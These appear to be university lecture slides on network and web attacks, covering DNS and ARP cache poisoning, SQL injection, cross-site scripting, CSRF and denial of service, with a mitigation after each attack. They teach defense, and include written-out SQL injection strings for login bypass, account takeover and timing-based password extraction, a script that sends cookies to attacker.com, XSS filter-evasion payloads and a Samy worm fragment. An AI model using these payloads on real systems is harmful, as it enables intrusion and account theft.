- In the original DNS implementations, a DNS server could not only send the requested information for the specified domain but also “additional records” about other domains not requested
- Can be misused by attackers by setting up a malicious authoritative name server for a foreign domain

Variant 1




Does this variant still work?

- This attack does not work anymore for modern resolvers (hopefully)
- Modern resolvers do a *Bailiwick Check*:
 - Resolvers accept additional records only if they contain information about the same domain as in the request

DNS Cache Poisoning Variant 2

- In this variant, the attacker sends a fake response with the spoofed IP address of the authoritative server



Why does it work?

- IP spoofing is possible because DNS uses UDP: no connection (no sequence numbers etc.)
- Timing important:
 - Fake answer has to arrive at the resolver before the real answer. Can be achieved by sending many fake answers, hoping that one will succeed.
 - In that case, the resolver will ignore the second (real) answer, assuming that it is a retransmission
- This sounds too good to be true. Is DNS so easy to break?

Some extra effort needed...

- Query IDs in DNS
 - Each query to a DNS server contains a 16-bit query ID
 - The response from the DNS server uses the same ID
 - A DNS client will only accept a response if its ID matches the query ID
- In addition:
 - The 16-bit port number in the UDP packet has to match
- For a successful attack, the attacker has to guess correctly the port number and the query ID in the fake response
- Sounds impossible. Around 2^{32} possible combinations!

But....

- Old DNS resolvers were not well implemented:
 - They used the same source port for all queries
 - Query IDs were predictable (1,2,3,4,5,...) or were using bad random-number generators
- Mitigation: New DNS software uses
 - Random port numbers
 - (Better) Random query IDs

Why do DNS Cache Poisoning?

- Victim's traffic is directed to a different host controlled by the attacker
- If the attacker forwards the traffic to the original destination, victim will not notice
 - Attacker can inspect victim's traffic: spy messages,...
 - Attacker can present a fake website (phishing): steal passwords, credit card numbers,...
 - Attacker can modify the traffic before forwarding it
- Can be also used for a Denial-of-Service attack
 - If traffic is not forwarded, the victim cannot use the network anymore

Conclusion

- Underlying problem: **Resolvers cannot verify authenticity (i.e., the origin) of responses**
 - This makes the **spoofing attack** possible that leads to the cache poisoning
 - Lesson learned: Binding identity and authority to addresses is not a good idea


“Spoofing succeeds when identity is assumed instead of proven”
- DNSSEC tries to solve this problem by introducing digital signatures and certificates (similar to HTTPS)
 - Although introduced many years ago, DNSSEC is not yet widely used
 - But good news: Today, all original TLDs and the TLDs of most large countries support DNSSEC

ARP Cache Poisoning (or ARP Spoofing)


- ARP = “DNS for Ethernet addresses”
 1. Client asks:
“Ethernet address of 1.2.3.4?”
 2. Anybody who knows the answer can reply:
“1.2.3.4 has Ethernet address 01:02:03:04:05:06”
 3. Answers are cached locally in the client
- Furthermore, ARP clients also accept unsolicited responses!
- Result similar to DNS:
 - Denial-of-service: send wrong addresses to victim
 - Redirect victim’s traffic to malicious host

Web Cache Poisoning

- Web cache = cache for responses of HTTP requests



- In web cache poisoning, the attacker sends a manipulated request to a website that results in a dangerous response
 - Response is cached, and other users will get the response, too, even for normal requests



- See details on <https://portswigger.net/web-security/web-cache-poisoning>

SQL Injection


Ramin Sadre

SQL Injection

- Unverified/unsanitized user input vulnerability
- Used to perform unintended operations on a database
 - Bypass authentication mechanisms
 - Read otherwise unavailable information from the database
 - Write information such as new user accounts to the database
- It often involves quite some “guessing” from the hacker side
- <http://www.unixwiz.net/techtips/sql-injection.html>

SQL Injection example

- Our example: A web application with a login page
 - Traditional username-and-password form
 - An email-me-my-password link



The image shows a web application login page. At the top, the word "Login" is displayed in a blue font. Below it, the text "Personal identifiers" is shown in a smaller, bold, grey font. The form consists of two input fields: the first is labeled "Login or e-mail address:" and the second is labeled "Password:". Below the password field, there is a small padlock icon followed by the text "password forgotten?" in blue. At the bottom of the form, there is a checkbox labeled "Remember my ID for a few days". A blue "Submit" button is located at the bottom right of the form. The entire form is enclosed in a light grey border with a vertical scrollbar on the right side.

Login

Personal identifiers

Login or e-mail address:

Password:

 password forgotten?

☐ Remember my ID for a few days

Submit

Step 1: Make a guess how the server works internally

- *Maybe* user accounts (name, password, etc.) are stored in a database table on the server
- *Maybe* the code on the server to authenticate a user looks like this:

```
boolean login(String n, String p) {  
    String query = "SELECT name,passwd FROM users WHERE name='"+n+"'";  
    Statement stmt = con.createStatement();  
    ResultSet rs = stmt.executeQuery(query);  
    ...  
    // take first row in ResultSet and compare password  
    ...  
}
```


Step 2: Is the system vulnerable?


Check if the system accepts unsanitized inputs (i.e., inputs with potentially harmful characters):

- Enter **steve@unixwiz.net** in the email field
- The query run by the server is now

```
SELECT fieldlist FROM table WHERE field =  
                                     'steve@unixwiz.net';
```

- This is not a correct query (wrong syntax)
- If this gives a server error (error page or HTTP return code 500, instead of just “wrong e-mail”), we know that the server did not check the user input properly

Message indicating a server problem



HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.

exception

```
javax.servlet.ServletException: com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corres
cv cvf sdfbgdfbg</h1>', sub by='SP526' at line 1
```

root cause

```
com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server versi
cv cvf sdfbgdfbg</h1>', sub by='SP526' at line 1
```

note The full stack traces of the exception and its root causes are available in the GlassFish Server Open Source Edition 3.0.1 logs.

Exploit valid SQL constructs in the WHERE clause

We could also try this:

- Enter **anything' OR 'x'='x** in the email field
- The resulting SQL query now looks like this:

```
SELECT fieldlist FROM table WHERE  
                                field = 'anything' OR 'x'='x'' ;
```

- The query will return every item in table *table*
- The application will probably use only the first item of the query result. Not very useful at the moment, but interesting to know that this works.

Step 3: Schema field mapping

- Let's try to find out more about the database. What are the names of the table columns?

- We try to guess if `email` is a valid field name

```
SELECT fieldlist FROM table  
      WHERE field = 'x' AND email IS NULL;--';
```

- If the query returns an error, we most likely have guessed wrong.
- If the query is accepted, we can try to guess other fields

```
SELECT fieldlist FROM table  
      WHERE field = 'x' AND userid IS NULL;--';
```

Step 4: Finding the table name

- Sub-queries allow us to try accessing different table names:

```
SELECT fieldlist FROM table  
WHERE field='x' AND 1=(SELECT COUNT(*) FROM  
                        SomeGuessedTableName) ; --' ;
```

- Again, if we get an error, the table name was probably wrong
- May require a lot of attempts, trying out typical names (users, accounts, useraccounts, userlist,...)

Step 5: Creating a new user account

- Let's add a new user account:

```
SELECT fieldlist FROM table
WHERE field= 'x'; INSERT INTO users
      ('email','passwd','login_id','name')
      VALUES ('steve@unixwiz.net','hello','steve',
              'Steve Friedl'); --';
```

SQL Injection example

- Step 5 might go wrong for many reasons:
 1. There might not have been enough room in the web form to enter this much text directly.
 2. The web application user might not have **INSERT** permission on the **users** table.
 3. There might be other fields in the **users** table, and some may *require* initial values, causing the **INSERT** to fail.
 4. Even if the new record is created, the application itself might not behave well due to the auto-inserted NULL fields.
 5. A valid account might require not only a record in the **users** table, but associated information in other tables (e.g., "access_rights"), so adding to one table alone might not be sufficient.

Alternative to Step 5: Modify an existing user

- Assume we know that `bob@example.com` is a valid email
- Substitute this email address with the one of the attacker

```
SELECT fieldlist FROM users WHERE field = 'x';  
UPDATE users SET email = 'attacker@gmail.com'  
WHERE email = 'bob@example.com';
```

- Retrieve user and password using the email-me-my-password link
- Even better if the modified user is an admin!

Timing attack

- What can we do if the database doesn't allow INSERT or UPDATE?
Can we get the password somehow?

- Possible way (if passwords are stored unencrypted):

```
x' ; SELECT IF (SUBSTRING (passwd,1,1) = CHAR(65) ,  
BENCHMARK (5000000,ENCODE ('MSG' , 'by 5 seconds' ) ) ,null)  
FROM users WHERE name='Bob' ;
```

- This is a *timing attack*: If the server response takes longer than usual, we know that the first character of the password is CHAR(65) (=uppercase A)
- Timing attacks are *side channel attacks*: The server doesn't give us the password, but we can infer it *indirectly* from the server behavior.

SQL Injection: Only Manual Guessing?

- Automated attacks are also possible
- Tools have been developed, for example for penetration testing.
 - Example: sqlmap <http://sqlmap.org>
 - Less time consuming than manual attacks
 - Take into account the various SQL dialects

Other injections

- Injections are possible whenever an application uses unsanitized user input (not only with SQL!)
- Example:
 - Imagine a web app where the user can select a background picture (stored on the server)
 - Name of picture sent to server
 - Server takes name and builds the file name to open the file:

```
open("/path/to/pictures/on/server/"+ imageName)
```
- Attacker can access files on the server `"../..../..../somefile.txt"`

Mitigation

- **Never trust data coming from outside**
 - Can be user input, configuration files, etc.
 - Sanitize the input: Ensure that no harmful characters appear in the input
- Use SQL prepared statements or stored procedures
- Use web application frameworks written by people who have experience with input sanitization
- Limit database permissions
- Configure error reporting: Do not disclose more information than necessary
 - Some of the techniques here worked because the server was showing internal errors to the user

Prepared statements

- In Java, instead of building the query manually

```
String query = "SELECT name,passwd FROM users WHERE name='"+n+"'";  
Statement stmt = con.createStatement();  
ResultSet rs = stmt.executeQuery(query);
```

use a prepared statement

```
String query = "SELECT name,passwd FROM users WHERE name=?";  
PreparedStatement stmt = con.prepareStatement(query);  
stmt.setString(1,n);  
ResultSet rs = stmt.executeQuery();
```

Stored procedures

- In stored procedures, the query is stored in the database as a procedure that can be called from the application:

```
CallableStatement stmt = connection.prepareCall(  
                                                                    "{call checkUsername(?)}" );  
  
stmt.setString(1, n);  
  
ResultSet results = stmt.executeQuery();
```

- Neither the application nor the attacker can influence what happens inside `checkUsername`

Cross-Site Scripting

Ramin Sadre

Sessions in web applications

- HTTP does not know sessions. HTTP requests are stateless.
- Typical way to implement sessions in web applications:
 1. Client (=web browser) sends request to special URI with password
<https://www.amazon.fr/ap/signin>
 1. Server verifies credentials and includes a session-token in the header of the response to the client
`set-cookie session-token=HRWRTJJhJxcjTXkj...`
 2. The token is stored as a cookie in the browser
 3. From now on, the browser includes the cookie value in every request to the server.

In this way, the server can identify the user (until they decide to log out)

Attack against session cookie

- Attacker wants the session cookie, for example to order products using the account of the user
- Naïve approach: Attacker makes a website. When user clicks on it:
 1. Website is opened in a new tab in the browser
 2. Malicious javascript code on the website reads the user's amazon session cookie

```
send(document.AmazonCookie, attackerServer)
```

- Fortunately, it's not that easy...

Same-origin policy

- Introduced by Netscape (1996), similar concepts in other browsers (IE: “zones”)
- The same-origin policy should prevent that javascript code in an open web page X can access the data of another web page Y, including
 - Cookies
 - Local storage
 - Content and properties of web page Y
- To decide whether a web page X can access information of a web page Y, their *origin* is compared:
 - Host (domain name)
 - Port (80, 8080, 443,...)
 - Protocol (HTTP, HTTPS)

Same-origin policy for the example

<http://www.example.com/dir/page.html>

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:81/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://en.example.com/dir/other.html	Failure	Different host
http://example.com/dir/other.html	Failure	Different host
http://v2.www.example.com/dir/other.html	Failure	Different host

(source: http://en.wikipedia.org/wiki/Same_origin_policy)

Cross-Site Scripting

- Idea: Insert the malicious javascript code into the amazon web page
 1. Write into an amazon review of a product:
`<script>window.open("http://attacker.com?c="+document.cookie)</script>`
 2. Amazon's web server puts this into the product page
...
`<body>`
Review by R.S.:
`<script>...</script>`
...
 3. Code is executed in the web browser of any user visiting the page

Persistent vs Non-Persistent XSS

- Previous example is a **persistent** attack: malicious code is permanently injected into web page
- **Non-persistent** attack only work temporarily when a manipulated URL is used:

`https://www.amazon.com/s?k=XXXXXXXX`

- Result page shows **XXXXXXXX**
 - To make this work, attacker has to convince the user to click on the link, for example by sending the link in an email, or by putting it on a social network website
- Of course, XSS attacks do not work because Amazon filters user input

Mitigation

- Server-side:
 - Validate input, filter out html tags, escape special characters,...
 - Combine session IDs (cookies) with client IP address, so stolen cookies cannot be used by the attacker
 - Usage of special tools to check web sites for vulnerabilities (w3af,...)
 - Google stores untrusted content provided by users on a separate domain: `googleusercontent.com`
- Client-side:
 - Disable javascript
 - Browsers contain XSS filters that check server responses for suspicious code

XSS Filters

- Race between filter designers and XSS authors
- Some tricks by attackers:
 - Newline to confuse filters searching for keyword `javascript:`
`<IMG SRC="jav
ascript:alert('XSS');">`
 - Don't use `<script>`. There are other ways:
`<BODY ONLOAD=alert('XSS')>`
 - Dynamic HTML creation:
`<SCRIPT>document.write("<SCRI");</SCRIPT>PT
SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>`
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

MySpace worm (“Samy worm”)

- Released in October 2005. Infected more than one million MySpace user profiles **in one day**.

```
<div id=mycode style="BACKGROUND: url('java  
script:eval(document.all.mycode.expr)') " expr="var  
B=String.fromCharCode(34);var  
A=String.fromCharCode(39);function g(){var C;try{var  
D=document.body.createTextRange();C=D.htmlText}catch(e){}if  
(C){return C}else{return  
eval('document.body.inne'+'rHTML')} }function  
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'My  
token')}function getQueryParams(){var  
E=document.location.search;  
...
```

← Newline

- Modern XSS filters have their own HTML parser, not only simple pattern matching

Cross-site request forgery

Cross-site request forgery (CSRF/XRSF)

- Example scenario:

1. User A logs in to bank web site X for Internet banking
2. In a different window, user visits a chat forum Y.com
3. Attacker B injects code into Y (XSS) to manipulate X:

```

```

4. The browser will automatically include X.com's cookies in the request
5. The bank accepts the query

Defense against CSRF

- Modern browsers inform a web server from which web page the request was sent

- In our case, the browser will send the HTTP request

`GET /transfer?account=A&amount=10000&to=B`

to the bank web server with the header information

`Referer: Y.com`

- If the bank's web server is configured correctly, it will check the Referer header and block the request
- Other defense: Do not store the session token in a cookie but send it as a normal parameter
 - > not automatically included by the browser in the request

Summary

- XSS
 - Attacker injects code into a web page
- CSFR
 - Attacker "rides" on the session of a different website
- Lessons learned:
 - All data coming from outside must not be trusted and must be sanitized
 - Also check *where* the data is coming from

DoS Attacks

Ramin Sadre

DoS Attacks

- Goal: Overload or crash a server to make the service unavailable to legitimate users
- Two types of attacks:
 1. Semantic (“smart”) attacks
 2. Brute-force attacks

Semantic attacks


- Goal: Make the server busy/non-functional by sending specific requests
- Examples:
 - Send SQL queries to a SQL database that need a lot of CPU/disk/memory
 - Send requests that trigger programming errors in the server and crash it
 - Slowloris: Send “half” HTTP request to a web server. The server will keep the connection open and wait for the remainder of the request → running out of TCP connections
- Semantic attacks are “cheap” for the attacker but require specific knowledge of the target

Brute-force attacks

- Goal: Overwhelm the server by sending many requests
- Examples: Send many requests to ...
 - fill the network link of the server
 - exhaust number of TCP connections in server (SYN flooding)
 - exhaust number of application sessions in server
- Brute-force attacks do not need special knowledge, but the attacker needs enough resources (network bandwidth, CPU,...)
- Furthermore, it is easy to defend against such an attacker: block their IP address
- How to “improve” such attacks?


DDoS attack size

Largest known DDoS attacks



